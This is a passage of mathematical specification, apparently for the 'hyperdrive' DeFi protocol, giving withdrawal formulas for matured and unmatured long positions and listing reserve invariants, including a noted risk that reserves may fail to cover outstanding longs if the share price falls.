$$P_v = P_v(z', y', c, \mu, t_s, L_0, t_{L,av,r}, S_0', t_{S,av,r}', b_s')$$

$z_{max} = (\frac{s + s_w - s_r}{P_v}) ds_w$ if $Pv \neq 0$ otherwise $z_{max} = s + s_w - s_r$

$$\Delta s_r = min(z_{max}, s_w - s_r)$$

$$\Delta wp = \frac{\Delta s_r}{z_{max}} ds_w$$

$$c_{open} = cp[t_m - \Delta t_{pos}].c$$

$$c_{close} = c$$

The base token withdrawn will be given by:

$$dx = W\left(\max\left(0, \left(\frac{-dy}{c_{open}}\right) - (dz + f_{c,t} + f_{f,t})\right)\right)$$

- **2. Long position is matured ($t_m \leq t_{now}$)**

In this case $t_{S,av}, S_0, b_s, cp[t_m - \Delta t_{pos}].b_s, z, y, s_r, wp$ are not updated. If we substitute some of the above equations for $t_r = 0$ we would get:

$$dz = dz_f = \frac{-dy}{c}, dz_c = 0$$

$$f_{c,t} = f_{g,c} = 0, f_{f,t} = \left(\frac{-dy}{c}\right) f_f$$

$$\Delta F_g = f_{g,f}$$

$(z : y)$ would stay the same on the curve.

$$c_{open} = cp[t_m - \Delta t_{pos}].c$$

$$c_{close} = cp[t_m].c$$

The base token withdrawn will be given by:

$$dx = W\left(\max\left(0, \frac{1}{c}c_{close}\left(\frac{-dy}{c_{open}}\right) - \frac{-dy}{c} - f_{f,t}\right)\right) \approx \max\left(0, c_{close}\left(\frac{-dy}{c_{open}}\right) - (1 + f_f)(-dy)\right)$$

6.13 M. Some Invariants

$$\sum_{t_m} s_{L,t_m} \geq L_0$$

$$\sum_{t_m} s_{S,t_m} \geq S_0$$

In both cases, equality only happens when all long (resp. short) checked matured positions are closed.

Below Z is the total amount of shares owned by the hyperdrive pool in the yield-bearing vault:

$$Z \approx z + F_g + wp + \sum_{s \in S_o} \frac{dy_s}{c_{open,s}}$$

- $\sum_{s \in S_c} \frac{-dy_s}{c_s} \frac{c_{close,s}}{c_{open,s}}$

where $z = I + \frac{L_0}{c}$ and I is the idle portion of the share reserves. Note that the $\frac{L_0}{c}$ portion can shrink or expand even when there are no trades or change in the liquidity due to the $\frac{1}{c}$ factor. It's possible that due to the decrease in c the share reserves would not be able to cover all the outstanding long positions.